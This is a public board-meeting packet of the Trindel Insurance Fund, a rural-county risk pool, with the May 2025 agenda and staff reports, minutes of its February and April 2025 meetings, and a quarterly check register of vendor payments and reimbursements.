

BOARD OF DIRECTORS MEETING

**Indian Creek Lodge
159741 Hwy 299
West Douglas City, CA 96024**

**Thursday, May 22nd 2025 &
Friday May 23rd, 2025**



TRINDEL
Risk Management for Rural Counties

CONTACT US



(530) 623 2322



www.trindel.org



A Joint Powers Authority Established in 1980

**May 22nd ~ 23rd, 2025
Board of Directors Meeting
Agenda**

PRESIDENT
Nichole Williamson

VICE-PRESIDENT
Henie Ring

SECRETARY
Van Maddox

Location: Indian Creek Lodge
River Rock Room
59741 Hwy 299 West
Douglas City, CA 96024

Date: Thursday May 22nd, 2025
Time: 9:00 AM – 4:00 PM (Expected end time)

Date: Friday May 23rd, 2025
Time: 9:00 AM – 12:00 PM (If needed)

ORDER OF BUSINESS

As to each agenda item, the Board may take action, give direction and/or receive informational reports.

1. Call to Order:

2. Roll Call:

Article IV, Section 3. Of the Bylaws: Quorum-A majority of the Directors holding office shall constitute a quorum for the transaction of business at any meeting. All actions of the Board shall require the affirmative vote of a majority of the members at a meeting duly held at which a quorum is present.

3. Public Comment:

Matters under the jurisdiction of the Board, whether or not on the posted Final Agenda, may be addressed by the general public at this time. The total amount of time for public comment shall be no more than fifteen minutes. The President, with consensus of the Board, may establish reasonable regulations including, but not limited to, limiting the amount of time allocated for a particular issue and for each speaker. No action is to be taken or substantive discussion pursued on matters not on the posted Final Agenda.

4. Closed Session:

Action Items.

a. Conference with Labor Negotiators: Government Code Section 54957.6
Negotiators Nichole Williamson and Charles McKee. Position: Executive Director.

b. Conference with Legal Counsel: Liability, Government Code Section
54956.95(a)

Swain v. Trinity County

Ortiz v. Trinity County

Hunt v. Sutter County

Comer v. Sutter County

Taylor v. Sutter County

Chittim v. Tehama County

Pochylski v. Modoc County

5. Reconvene in Open session:

Report out of Closed session

6. Election of President, Vice-President, and Secretary for 2025-26 fiscal year:

An action item to elect the President, Vice President, and Secretary for the 2025-2026 fiscal year. (Charles McKee)

7. Election of two directors to serve on the Executive Committee, and Claims Review Committee for 2025-26 fiscal year:

An action item to elect two at large members to serve on the Executive Committee and Claims Review Committee for the 2025-2026 fiscal year. (Charles McKee)

8. Authorize Executive Director as Treasurer for 2025-26:

An action item to consider authorizing the Executive Director as Treasurer to invest, sell, or exchange securities for the 2025-26 fiscal year as required by CA Government Code Section 53607. Discuss and provide direction as appropriate. (Charles McKee)

9. Consent Calendar:

Approval of February 5th, 2025 Board of Directors Regular Meeting Minutes and April 3rd, 2025 Special Board Meeting Minutes:

An action item to approve the Minutes of the above meetings.

Approval of Check Register & Invoices:

An action item to approve check register and invoices from the third quarter of fiscal year 2024-25.

10. Treasurer's Report

Informational Item.

Report on investment activities and holdings as of 03/31/2025. (Jack Contos)

11. Review of Financial Statements as of 03/31/2025:

Informational Item.

Review of Budgets, Statement of Net Position, Statement of Revenues and Expenses and changes in Net Position through third quarter of fiscal year 2024-2025. (Jack Contos).

12. Review of Proposed Department Budgets for Fiscal Year 2025-2026

An action item to consider approving proposed department budgets for 2025-2026. (Jack Contos)

13. Premiums for 2025-2026 Fiscal Year:

An action item to consider approving proposed premium calculations for 2025-2026 fiscal year. (Jack Contos)

14. Workers' Compensation Memorandum of Coverage (MOC) 2025-26: *An action item to consider approval of the workers' compensation memorandum of*

*coverage for fiscal year 2025-26. Discuss and provide direction as appropriate.
(Anita Cooper)*

15. General Liability Memorandum of Coverage (MOC) 2025-26: *An action item to consider approval of the general liability memorandum of coverage for fiscal year 2025-26. Discuss and provide direction as appropriate. (Rachael Hartman)*

16. Property Memorandum of Coverage (MOC) 2025-26: *An action item to consider approval of the property program memorandum of coverage for fiscal year 2025-26. Discuss and provide direction as appropriate. (Rachael Hartman)*

17. Approve Creation and Allocation of Director of Finance position: *An action item to consider approving the creation and allocation for a position for Director of Finance. Discuss and provide direction as appropriate. (Rachael Hartman)*

18. Approve Allocation of Workers Compensation Technician: *An action item to consider approval of an additional allocation of a Workers Compensation Technician. Discuss and provide direction as appropriate. (Anita Cooper)*

19. Strategic Plan:

Information Item.

Report on the completion of the Strategic Plan 2022 and discuss future Strategic Planning. (Rachael Hartman)

20. Committee Reports:

Information Item.

Report on Ad Hoc committee, since the February 5th, 2025 meeting. (Nichole Williamson, Henie Ring)

21. Department Reports:

Information Item.

Reports on department activities from Risk Control, Workers' Compensation, Liability and Property, and Administration. (Rachael Hartman, Anita Cooper, Michael Farrell, Jack Contos)

22. Alliant and PRISM Report:

Information Item.

Report on activities of PRISM and Alliant for Trindel excess program coverages. Discuss and provide direction as appropriate. (Gina Dean and Seth Cole)

23. General Counsel Legal Services Agreement:

Action Item. Consider approval of Amendment No. 1 to General Counsel Legal Services Agreement. The current contract restricts the ability of General Counsel

to add legal resources for Trindel if needed. The purpose of the Amendment is to allow General Counsel to bring on an assistant/deputy general counsel through a direct contract with Trindel. (Charles McKee)

24. County Reports:

Informational item.

Counties to report on matters in their Counties.

25. Future Meetings:

October regularly scheduled meeting is in San Diego. Discuss spring meeting and provide direction as appropriate. (Rachael Hartman).

26. Adjournment:

Disability Access: The meeting room is wheelchair accessible and disabled parking is available at the meeting location. If you are a person with a disability and you need disability-related modification or accommodations to participate in this meeting, please contact the Executive Director at (phone) 530-623-2322, (fax) 530-623-5019 or (email) rhartman@trindel.org. Requests for such modifications or accommodations must be made at least two full business days before the start of the meeting.



TRINDEL BOARD MEETING

May, 2025

AGENDA ITEM 1. & 2.

SUBJECT: Roll Call & Establishment of Quorum

Alpine County:	Nichole Williamson and Klaus Leitenbauer
Colusa County:	Kaline Moore and Ignacio Prado
Del Norte County:	Neal Lopez and Randy Hooper
Lassen County:	Samantha McMullen and Regina Schaap
Modoc County:	Chester Robertson and Tex Dowdy
Mono County:	Jay Sloan and Sandra Moberly
Plumas County:	Travis Goings and Debra Lucero
Sierra County:	Van Maddox and Judi Behlke
Sutter County:	Nate Black and Jason Claunch
San Benito County:	Vacant and Henie Ring
Tehama County:	Gabriel Hydrick and Coral Ferrin
Trinity County:	Trent Tuthill and Suzie Hawkins

Total Members Present: _____

ESTABLISHMENT OF A QUORUM

Article IV, Section 3. Of the Bylaws: Quorum-A majority of the Directors holding office shall constitute a quorum for the transaction of business at any meeting. All actions of the Board shall require the affirmative vote of a majority of the members at a meeting duly held at which a quorum is present.



TRINDEL BOARD MEETING

May, 2025

AGENDA ITEM 3.

SUBJECT: Public Comment

Allow public to address the Board of Directors:

Matters under the jurisdiction of the Board, whether or not on the posted Final Agenda, may be addressed by the general public at this time. The total amount of time for public comment shall be no more than fifteen minutes. The President, with consensus of the Board, may establish reasonable regulations including, but not limited to, limiting the amount of time allocated for a particular issue and for each speaker. No action is to be taken or substantive discussion pursued on matters not on the posted Final Agenda.



TRINDEL BOARD MEETING

May 2025

AGENDA ITEM 4.

SUBJECT: Closed Session

ACTION FOR CONSIDERATION:

- a. Conference with Labor Negotiators: Government Code Section 54957.6 Negotiators Nichole Williamson and Charles McKee. Position: Executive Director
- b. Conference with Legal Counsel: Liability, Government Code Section 54956.95(a)

Swain v. Trinity County
Ortiz v. Trinity County
Hunt v. Sutter County
Comer v. Sutter County
Taylor v. Sutter County
Chittim v. Tehama County
Pochylski v. Modoc County

FISCAL IMPACT: In Budget

RECOMMENDATION: N/A



TRINDEL BOARD MEETING

May 2025

AGENDA ITEM 5.

SUBJECT: Report out of Closed Session

ACTION FOR CONSIDERATION: Action to review and approve Executive Directors contract.

FISCAL IMPACT: N/A

RECOMMENDATION: N/A



TRINDEL BOARD MEETING

May, 2025

AGENDA ITEM 6.

SUBJECT: Election of President, Vice President, and Secretary for the 2025-2026 fiscal year.

ACTION FOR CONSIDERATION: Election of President, Vice President, and Secretary for the 2025-2026 fiscal year.

BACKGROUND: Currently Nichole Williamson from Alpine County serves as president, Henie Ring from San Benito County serves as Vice President, and Van Maddox from Sierra County serves as the Secretary.

Article V. of the Trindel Bylaws states that the Officers of Trindel Shall Be President, Vice-President, Secretary and such other officers as the Board may appoint. Except as hereinafter set forth, officers shall be Directors, and their duties may not be performed by alternates. Alternates may also be officers. The Executive Director is also an officer of Trindel; however, the Executive Director is not a member of the Board of Directors.

Article VI Section 2. The Secretary shall be an individual with a financial position within a member, and shall be designated as such by the Board.

FISCAL IMPACT: N/A

RECOMMENDATION: Elect a President, Vice President, and Secretary for the 2025-2026 fiscal year.



TRINDEL BOARD MEETING

May, 2025

AGENDA ITEM 7.

SUBJECT: Election of two at large members to serve on the Executive Committee and Claims Review Committee for the 2025-2026 fiscal year.

ACTION FOR CONSIDERATION: Election of two at large members to serve on the Executive Committee and Claims Review Committee

BACKGROUND: The President and Vice President are automatically members. The 2024-2025 members of the Executive Committee were Chester Robertson, Travis Goings, Nichole Williamson (President) and Henie Ring (Vice President). As outlined in the Trindel Governing Documents the Executive Committee also sits as the Claims Review Committee.

Article X. of the Trindel JPA agreement states: "The Board shall create an Executive Committee, all of whose members shall be directors**. The Executive Committee shall be composed of four (4) members: the President, Vice-President, and two members from the Board..."

**Only directors are eligible to be members of the Executive Committee

FISCAL IMPACT: N/A

RECOMMENDATION: Elect two at large members to serve on the Executive and Claims Review Committee for the 2025-26 fiscal year.



TRINDEL BOARD MEETING

May, 2025

AGENDA ITEM 8.

SUBJECT: Authorize Treasurer Duties of the Executive Director

ACTION FOR CONSIDERATION: Consider authorizing the Executive Director, as Treasurer of Trindel Insurance Fund, to invest, sell, or exchange securities for the 2025-26 fiscal year as required by CA Government Code Section 53607.

BACKGROUND: Per the provisions of CA Government Code Section 53607 the Trindel Board of Directors must delegate this authority prior to the commencement of every fiscal year. The Trindel bylaws designate the Executive Director as Treasurer.

FISCAL IMPACT: N/A

RECOMMENDATION: Authorize Executive Director, as Treasurer of the Fund to invest, sell, or exchange securities for the 2025-26 fiscal year.



TRINDEL BOARD MEETING

May, 2025

AGENDA ITEM 9.

SUBJECT: Consent Agenda.

ACTION FOR CONSIDERATION: Approve the Consent Agenda as presented.

BACKGROUND: There are three items on the Consent Agenda:

- Approval of Minutes, Board of Directors Regular Meeting February 5th, 2025
- Approval of Minutes, Board of Directors Special Meeting April 3rd, 2025
- Approval of Check Register and Invoices

FISCAL IMPACT: N/A

RECOMMENDATION: Staff recommends approval of the Consent Agenda. However, the board members may pull any item they want to discuss or modify. Approval of the Consent Agenda can be made with one motion.



A Joint Powers Authority Established in 1980

**February 5th, 2025
Board of Directors Meeting**

PRESIDENT
Nichole Williamson

VICE-PRESIDENT
Henie Ring

SECRETARY
Van Maddox

Location: Rural County Representatives of California (RCRC)
Conference Room
1215 K Street, Suite 1650,
Sacramento, CA 95814

Date: Wednesday, February 5, 2025

Time: 9:00 AM – 4:00 PM

Zoom Meeting ID: <https://us06web.zoom.us/j/82259727448>

ORDER OF BUSINESS

As to each agenda item, the Board may take action, give direction and/or receive informational reports.

1. Call to Order: 9:00 a.m. on Wednesday, February 5th, 2025. Vice President Henie Ring presided over the meeting.

2. Roll Call:

Alpine County	Absent
Colusa County	Kaline Moore
Del Norte County	Neal Lopez
Lassen County	Absent
Modoc County	Absent
Mono County	Jay Sloane
Plumas County	Travis Goings

San Benito County	Henie Ring, Vice President
Sierra County	Judi Behlke
Sutter County	Absent
Tehama County	Coral Ferrin
Trinity County	Trent Tuthill

Others present:

Trindel	David Nelson, Consultant
	Rachael Hartman, Director of Risk Control
	Michael Farrell, Director of Property & Liability
	Anita Cooper, Director of Workers Compensation
	Jack Contos, Financial Analyst
	Mary Evans, Administrative Technician

3. Public Comment:

No public comment.

4. Consent Calendar:

Approval of October 2, 2024 Board of Directors Regular Meeting Minutes and January 8, 2025 Special Board Meeting Minutes.

Motion by Jay Sloane, Mono County to approve Board of Directors Regular Meeting Minutes and January 8, 2025 Special Board Meeting Minutes
Seconded by Kaline Moore, Colusa County.

Motion carried with 8 Ayes, 0 Noes, 0 Abstain, 4 Absence.

AYES: Colusa, Del Norte, Mono, Plumas, San Benito, Sierra, Tehama, and Trinity Counties.

NOES: None

Abstain: None

Absent: Alpine, Lassen, Modoc, and Sutter Counties.

Approval of Check Register & Invoices.

Motion by Kaline Moore, Colusa County to approve Check Register & Invoices.
Seconded by Trent Tuthill, Trinity County.

Motion carried with 8 Ayes, 0 Noes, 0 Abstain, 4 Absence.

AYES: Colusa, Del Norte, Mono, Plumas, San Benito, Sierra, Tehama, and Trinity Counties.

NOES: None

Abstain: None

Absent: Alpine, Lassen, Modoc, and Sutter Counties.

9:07am Skip Agenda Item #5

6. 2024-2025 & 2025-2026 Actuarial Reports

Stefan Zepernick from Bickmore presented the actuarial studies for Workers' Compensation, General Liability, Medical – Malpractice, and Property programs as of 06/30/2024 and projection for 06/30/2025 including separation of banking and pooling layers.

Motion by Coral Ferrin, Tehama County to accept the actuarial studies for Workers Compensation, General Liability, Medical-Malpractice, and Property programs as presented.

Seconded by Travis Goings, Plumas County.

Motion carried with 8 Ayes, 0 Noes, 0 Abstain, 4 Absence.

AYES: Colusa, Del Norte, Mono, Plumas, San Benito, Sierra, Tehama, and Trinity Counties.

NOES: None

Abstain: None

Absent: Alpine, Lassen, Modoc, and Sutter Counties.

5. Annual Third-Party Financial Audit 2024 and Annual Comprehensive Financial Report (ACFR):

James Marta presented the 2024 Financial Audit results and the Annual Comprehensive Financial Report. Trindel received ACFR and GFOA Certificates of Achievement for 2024.

Motion by Jay Sloane, Mono County to approve the financial audit and ACFR for fiscal year 2024.

Seconded by Henie Ring, San Benito County.

Motion carried with 8 Ayes, 0 Noes, 0 Abstain, 4 Absence.

AYES: Colusa, Del Norte, Mono, Plumas, San Benito, Sierra, Tehama, and Trinity Counties.

NOES: None

Abstain: None

Absent: Alpine, Lassen, Modoc, and Sutter Counties.

7. 2025-2026 Premiums: Review and discussion of proposed premium calculations for 2025-2026.

Jack Contos presented the 2025-2026 proposed premiums. Jack Contos and David Nelson answered questions presented from Mono County.

8. Treasurer's Report

Jack Contos and Carlos Oblites from Chandler reported on investment activities and holdings as of 12/31/2024.

9. Review of Budget and Financial Statements as of 12/31/2024

Jack Contos presented a review of Budgets, Statement of Net Position, Statement of Revenues and Expenses and changes in Net Position through second quarter of fiscal year 2024-2025.

10. Review of Article VI Section 2. of Bylaws

Rachael Hartman presented the current Bylaws and addressed Article VI Section 2. requiring the Secretary of the Board of Directors hold an Auditor title. Current Secretary Van Maddox is due to retire in June 2025, and staff asked for direction moving forward.

Motion by Travis Goings, Plumas County to approve amending Article VI Section 2. of the current bylaws which reads "The Secretary shall be a County Auditor of a member, and shall be designated as such by the Board" to "The Secretary shall be an individual with a financial position within a member, and shall be designated as such by the Board."

Seconded by Jay Sloane, Mono County.

Motion carried with 8 Ayes, 0 Noes, 0 Abstain, 4 Absence.

AYES: Colusa, Del Norte, Mono, Plumas, San Benito, Sierra, Tehama, and Trinity Counties.

NOES: None

Abstain: None

Absent: Alpine, Lassen, Modoc, and Sutter Counties.

11. CAJPA Accreditation:

Jack Contos presented the CAJPA accreditation.

Motion by Jay Sloane, Mono County to accept the CAJPA accreditation.

Seconded by Trent Tuthill, Trinity County.

Motion carried with 8 Ayes, 0 Noes, 0 Abstain, 4 Absence.

AYES: Colusa, Del Norte, Mono, Plumas, San Benito, Sierra, Tehama, and Trinity Counties.

NOES: None

Abstain: None

Absent: Alpine, Lassen, Modoc, and Sutter Counties.

12. Committee Reports.

Anita Cooper, and David Nelson gave an update on the Claims Review Committee and the Ad Hoc Committee.

13. Department Reports.

Rachael Hartman, Anita Cooper, Michael Farrell, and Jack Contos gave department reports for Risk Control, Workers Compensation, Property & Liability and Administration.

14. County Reports.

Colusa, Del Norte, Mono, Plumas, San Benito, Sierra, Tehama, and Trinity Counties gave a report of ongoing challenges, and accomplishments in their counties.

15. Future Meetings.

Rachael Hartman presented several future dates and locations to the members.

Motion by Kaline Moore, Colusa County to have the spring board meeting on May 22nd, 23rd, 2025 in Trinity County and the fall board meeting on October 1st, and 2nd, 2025 in San Diego. This meeting will be in conjunction with PRISM's Executive Committee Meeting and Board of Directors Meeting.

Seconded by Travis Goings, Plumas County.

Motion carried with 8 Ayes, 0 Noes, 0 Abstain, 4 Absence.

AYES: Colusa, Del Norte, Mono, Plumas, San Benito, Sierra, Tehama, and Trinity Counties.

NOES: None

Abstain: None

Absent: Alpine, Lassen, Modoc, and Sutter Counties.

16. Adjournment

Meeting adjourned at 12.45pm.

Disability Access: The meeting room is wheelchair accessible and disabled parking is available at the meeting location. If you are a person with a disability and you need disability-related modification or accommodations to participate in this meeting, please contact the Executive Director at (phone) 530-623-2322, (fax) 530-623-5019 or (email) rhartman@trindel.org. Requests for such modifications or accommodations must be made at least two full business days before the start of the meeting.



A Joint Powers Authority Established in 1980

**April 3rd, 2025
Special Board of Directors Meeting
Minutes**

PRESIDENT
Nichole Williamson

VICE-PRESIDENT
Henie Ring

SECRETARY
Van Maddox

Date: Thursday, April 3rd, 2025

Time: 1:00 pm

Location: Microsoft Teams

[Join Teams Meeting Here](#)

Meeting ID: Meeting ID: 252 931 163 55 Password: 6Tq9YP2m

ORDER OF BUSINESS

As to each agenda item, the Board may take action, give direction and/or receive informational reports.

- 1. Call to Order:** 1.02pm on Thursday, April 3rd, 2025. President Nicole Williamson, and Vice President Henie Ring presided over the meeting.

- 2. Roll Call:**

Alpine County	Nichole Williamson, President
Colusa County	Ignacio Prado
Del Norte County	Neal Lopez
Lassen County	Samantha McMullen
Modoc County	Tex Dowdy
Mono County	Jay Sloane
Plumas County	Travis Going
San Benito County	Henie Ring, Vice President
Sierra County	Judi Behlke

Sutter County
Tehama County
Trinity County

Nathan Black
Gabriel Hydrick
Trent Tuthill

Others present:

Trindel
WBCP

Charles McKee, General Counsel
Richard Kuhns, Recruiter

3. Public Comment:

No public comment.

The Board convened in Open Session. With no public comment, the Board recessed to Closed Session.

4. Closed Session:

Pursuant to Government Code Section 54957- Public Employee Recruitment/Appointment- Executive Director.

5. Report out of Closed Session:

The Board unanimously voted to appoint Rachael Hartman the Executive Director of Trindel Insurance Fund, contingent upon mutually agreed contract terms. Contract to be considered for approval at a future Board of Directors meeting.

6. Adjournment: 2:00pm.

Disability Access: The meeting room is wheelchair accessible and disabled parking is available at the meeting location. If you are a person with a disability and you need disability-related modification or accommodations to participate in this meeting, please contact the Executive Director at (phone) 530-623-2322, (fax) 530-623-5019 or (email) rhartman@trindel.org. Requests for such modifications or accommodations must be made at least two full business days before the start of the meeting.

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1010 - General Account - Tri Counties Bank
110 - Trindel

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
23611	ANGELA'S CUSTODIAL SERVICE	400.00	1/2/2025	Weekly office cleaning 12/6-12/27/2024	CL
23612	TRINITY P.U.D	401.79	1/2/2025	Acct#26462 11/10-12/10/2024	CL
23613	CHANDLER ASSET MANAGEMENT, INC.	4,091.25	1/13/2025	Investment Management Services December 2024	CL
23614	HARVEST PRINTING	1,135.51	1/13/2025	Trindel 10,000 Letterhead	CL
23616	MDI CLAIMS LLC	8,400.03	1/13/2025	MDI - Trindel Claims Manager December 2024	CL
23617	MARY EVANS	324.00	1/13/2025	Evans, Mary 11/5/2024 (class, material, livescan)	CL
	MARY EVANS	33.09	1/13/2025	Evans, Mary mailrun 12/23/24-01/10/2025	CL
	MARY EVANS	9.68	1/13/2025	Evans, Mary WC certied letter 01/06/2025	CL
23618	Municipal Resources Group LLC	29,000.00	1/13/2025	D. Nelson Coaching & Strategic Advising December 2024	CL
23620	RTGR LAW LLP	752.50	1/13/2025	Trindel Consulting December 2024	CL
23621	Simple Business Solution, Inc.	1,558.33	1/13/2025	Trindel Job Web App for career opportunity page	CL
23622	TRINITY COUNTY SOLID WASTE DIVISION	49.00	1/13/2025	Solid Waste Acct#21108 January 2025	CL
23623	WEAVERVILLE SANITARY DISTRICT	30.80	1/13/2025	WSD Acct#2852 December 2024	CL
23624	ADVANCED CONCEPTS	2,978.81	1/13/2025	Trindel service order#454553, Serv02 & Servcm	CL
23625	ANGELO. KILDAY & KILDUFF LLP	325.00	1/13/2025	Inv#45496, Acct#255-012M, Ask an Attorney Consult Sierra Co	CL
23626	BENEFIT COORDINATORS CORP.	513.70	1/13/2025	January 2025 Cust#P0237-0001, Gr#PDV00237	CL
23627	CALIFORNIA SAFETY COMPANY	55.00	1/13/2025	CSID#47491 Trindel Alarm System January 2025	CL
23629	FRONTIER COMMUNICATIONS	88.09	1/13/2025	12/23/24-01/22/25 Acct#530-623-5019-052324-5	CL
23630	Henie Ring	53.19	1/13/2025	Ring, Henie CALPELRA 11/12-11/15/2024	CL
23631	JAMES MARTA & COMPANY	2,890.00	1/13/2025	December 2024-Trindel Progressive Audit Billing	CL
23632	PACIFIC WEST CLAIMS	10,537.50	1/13/2025	Trindel File# TRI2425001INV, Michael Farrell 84.3hr/\$125	CL
23633	Stiefel Consulting Inc. DBA Praxis Claims Consulting	5,981.25	1/13/2025	December 2024 Trindel Supervisory Reviews 36.25hr/\$165	CL
23634	ROSEMARIE JUSTO	53.19	1/13/2025	Justo, Rosemarie CALPELRA 11/13-15/2024	CL
23635	VELOCITY COMMUNICATIONS, INC.	379.95	1/13/2025	January 2025 Acct#1096 Fiber Inernet	CL
23636	ADVANCED CONCEPTS	1,806.57	1/28/2025	TrindelSO#454554 SVV-CA Micro Micronet 9400 Server	CL
23638	MITCHELL INTERNATIONAL, INC.	153.90	1/28/2025	FROI/SROI Acct#1021854 December 2024	CL
	MITCHELL INTERNATIONAL, INC.	116.85	1/28/2025	FROI/SROI Acct#1021854 November 2024	CL
23639	Municipal Resources Group LLC	450.00	1/28/2025	December 2024 HR Services 24002-TRI	CL
23640	SHRED AWARE	148.56	1/28/2025	January 2025 Pickup/Shred Trindel	CL
23642	Jesse Johnson	1,025.00	2/4/2025	Trindel Invoice #100 Johnson Painting 01/25/2025 \$1025.00	CL
23643	ADVANCED CONCEPTS	3,798.00	2/4/2025	Contract#1652 Feb 2025	CL
	ADVANCED CONCEPTS	1,978.78	2/4/2025	RC (Becca) replacement notebook SO#454935	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1010 - General Account - Tri Counties Bank
110 - Trindel

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
23644	ADVANCED CONCEPTS	2,078.78	2/4/2025	RC (Rachael) replacement notebook SO#454937	CL
	ADVANCED CONCEPTS	2,058.78	2/4/2025	RC (Tony) replacement notebook SO#454936	CL
	ALPHACOPY	265.00	2/4/2025	Toshiba color#3525AC repl add'l rollers resolve squeak	CL
	ALPHACOPY	245.96	2/4/2025	Toshiba color#3525AC repl bushing & feed kit resolved squeak	CL
23645	ANGELA'S CUSTODIAL SERVICE	400.00	2/4/2025	Weekly office cleaning Jan 2-30 2025	CL
23646	ANGELO. KILDAY & KILDUFF LLP	18.85	2/4/2025	Invoice #44786, Acct#288-012M, legal research assist	CL
23647	ANGELO. KILDAY & KILDUFF LLP	25.00	2/4/2025	Invoice#45634, Acct#288-012M, Assist Sierra Co.	CL
23649	Anthem Life	58.26	2/4/2025	Inv#000000010564233, Gr#K92417-0000, Feb 2025	CL
23650	BENEFIT COORDINATORS CORP.	567.70	2/4/2025	Cust#P0237-0001, Gr#PDV00237, Feb 2025	CL
23651	COUNTY OF ALPINE	0.00	2/4/2025	Alpine County & HR Trindel Site Visit 10/15-18/2024	CL
23654	MITCHELL INTERNATIONAL, INC.	190.95	2/4/2025	FROI/SROI Acct#1021854 Sept 2024, Ref Id#INV2000025228171	CL
23655	OAKLEYS PEST CONTROL	70.00	2/4/2025	Pest Control Acct#1037, January 2025	CL
23657	TONY MILLER	15.00	2/4/2025	Discontinued IT disposal	OS
23658	TRINITY P.U.D	373.90	2/4/2025	Acct# 26462, 12/10/2024-01/10/2025	CL
23659	WEAVERVILLE C.S.D.	35.25	2/4/2025	WCSD #11688 December 2024	CL
23660	ADVANCED CONCEPTS	650.50	2/11/2025	SO#455746 Altricity Firewall 25 user/1yr subscription	CL
23661	CALIFORNIA SAFETY COMPANY	55.00	2/11/2025	CSID #47491 Trindel Alarm System February 2025	CL
23662	CHANDLER ASSET MANAGEMENT, INC.	4,091.00	2/11/2025	Investment Management Services January 2025	CL
23663	Coral Ferrin	204.40	2/11/2025	Ferrin, Coral BOD meeting 02/05/2025	CL
23666	JAY SLOANE	255.37	2/11/2025	Sloane, Jay BOD meeting 02/05/2025	CL
23668	PACIFIC WEST CLAIMS	13,650.00	2/11/2025	Final payment to PCW claims for Mike Farrel	CL
23669	TRINITY COUNTY SOLID WASTE DIVISION	49.00	2/11/2025	Solid Waste #21108 February 2025	CL
23670	WEAVERVILLE SANITARY DISTRICT	28.00	2/11/2025	WSD #2852 January 2025	CL
23671	Jack T. Contos	284.90	2/18/2025	ContosJ Mileage Reimb. Trindel BoD 02/03/25-02/05/25	CL
23672	PENNY JONES	227.50	2/18/2025	JonesP Mileage Reimb. 02/03/25-02/05/25 BoD Meeting	CL
	PENNY JONES	409.64	2/18/2025	JonesP. Mileage Reimb. San Ben File Review 01/29/2025	CL
23673	ALPHACOPY	210.30	2/20/2025	Inv #H569696 Black toner 1 each for printers 3518A & 3525AC	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1010 - General Account - Tri Counties Bank
110 - Trindel

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
23674	COUNTY OF ALPINE	47.54	2/20/2025	Alpine County Nichole Williamson monitor & postage	CL
23676	FRONTIER COMMUNICATIONS	90.39	2/20/2025	01/23/25-02/22/25 Acct#530-623-5019-052324-5	CL
23678	Henie Ring	210.88	2/20/2025	Ring, Henie Board of Director meeting Oct 2-4, 2024	CL
	Henie Ring	318.92	2/20/2025	Ring, Henie LPS HR Conference Sept 17-19, 2024	CL
23679	MARY EVANS	287.00	2/20/2025	Evans, Mary BOD meeting Feb 4-5, 2025	CL
23680	Municipal Resources Group LLC	15,150.00	2/20/2025	November 2024 Trindel Executive Coaching 24349A-TRI	CL
23681	Stiefel Consulting Inc. DBA Praxis Claims Consulting	4,743.75	2/20/2025	January 2025 Trindel Supervisory Claim Review 28.75hr/\$165	CL
23682	VELOCITY COMMUNICATIONS, INC.	379.95	2/20/2025	Acct#1096 Fiber internet February 2025	CL
23683	ADVANCED CONCEPTS	3,798.00	2/21/2025	Advanced Concepts Managed Services March 2025	CL
23692	CYNDI TWEEDLE	238.34	2/21/2025	Cynthia Tweedle - Mileage Reimb. HR/Loss Prev. 09/19/24	CL
23695	Ignacio Prado	147.40	2/21/2025	PradoI Mileage Reimb. Roads Conf. 11.2024	OS
	Ignacio Prado	113.40	2/21/2025	PradoI Mileage Reimb. Trindel BoD 02/05/2025	OS
23699	MDI CLAIMS LLC	8,400.03	2/21/2025	MDI Claims Manager Feb 2025	CL
23704	Mike Farrell	1,000.00	2/21/2025	FarrellM. Health Ins. Reimb Feb 2025	CL
23706	MITCHELL INTERNATIONAL, INC.	190.95	2/21/2025	FROI/SROI Reporting Jan 2025	CL
23707	Municipal Resources Group LLC	450.00	2/21/2025	MRG HR on Demand January 2025	CL
	Municipal Resources Group LLC	29,000.00	2/21/2025	Trindel Executive Coaching January 2025	CL
23709	RTGR LAW LLP	1,483.50	2/21/2025	General Legal Service - Trindel WC Team Jan 2025	CL
23712	SHRED AWARE	148.56	2/21/2025	Shred Aware 02/10/2025 \$148.56 2 64 gallon bins	CL
23714	Travis Goings	290.60	2/21/2025	GoingsT Mileage Reimb. Trindel BoD Meeting 02/05/2025	CL
23715	WBCP, Inc.	13,804.00	2/21/2025	WBCP Executive Director Recruitment Fees	CL
23716	WEAVERVILLE C.S.D.	35.25	2/21/2025	ACct# 11688 WCSD Jan 2025 \$35.25	CL
23717	ANGELA'S CUSTODIAL SERVICE	400.00	3/5/2025	Trindel Weekly CLeanings - Feb 2025	CL
23718	Anthem Life	58.26	3/5/2025	Grp# K92417-0000 March 2025 Life Premium	CL
23719	CALIFORNIA SAFETY COMPANY	28.00	3/5/2025	CA Safety Work Order 228156 - Alarm System Code Additions	CL
	CALIFORNIA SAFETY COMPANY	55.00	3/5/2025	Monthly Alarm Lease March 2025	CL
23721	Indeed Inc	221.54	3/5/2025	February 2025 Sponsored Jobs on Indeed.com	CL
23722	JAMES MARTA & COMPANY	2,000.00	3/5/2025	Final Audit Billing 06/30/2024 Audit	CL
23723	Kayla Eddis	70.71	3/5/2025	EddisK. Mail Runs 12/27/25-02/28/25	CL
23726	MATTHEW BENDER & CO., INC.	536.91	3/5/2025	BillAcct#0099670093 ShipAcct#0099670094 CA WC Handbook 44th	CL

Trindel Insurance Fund
Check/Voucher Register - For Board Meeting
From 1/1/2025 Through 3/31/2025

1010 - General Account - Tri Counties Bank
110 - Trindel

Check Number	Vendor Name	Check Amount	Effective Date	Transaction Description	Cleared Status
23727	MICHELLE BECKWITH	902.40	3/5/2025	BeckwithM. Parma Reimb. 02-23-25 to 02-26-25	CL
23728	Stiefel Consulting Inc. DBA Praxis Claims Consulting	5,238.75	3/5/2025	Vincent Claims Review February 2025	CL
23729	TRINITY P.U.D	469.41	3/5/2025	TPUD Acct#26462 01/10/25-02/10/25 Usage Fees	CL
23730	VELOCITY COMMUNICATIONS, INC.	379.95	3/5/2025	Fiber Internet March 2025	CL
23731	ADVANCED CONCEPTS	218.00	3/12/2025	Service Order #455386 - JDI/Claims Manager Updates	CL
23733	COUNTY OF TRINITY	354.40	3/12/2025	RehgK. Parma Mileage Reimb. 02/26/2025	CL
23734	FRONTIER COMMUNICATIONS	57.50	3/12/2025	Acct530-623-5019-052324-5 02/23/25-03/22/25	CL
23735	Ignacio Prado	673.40	3/12/2025	PradoI. PARMA Reimb. FY 24-25 02/26/2025	OS
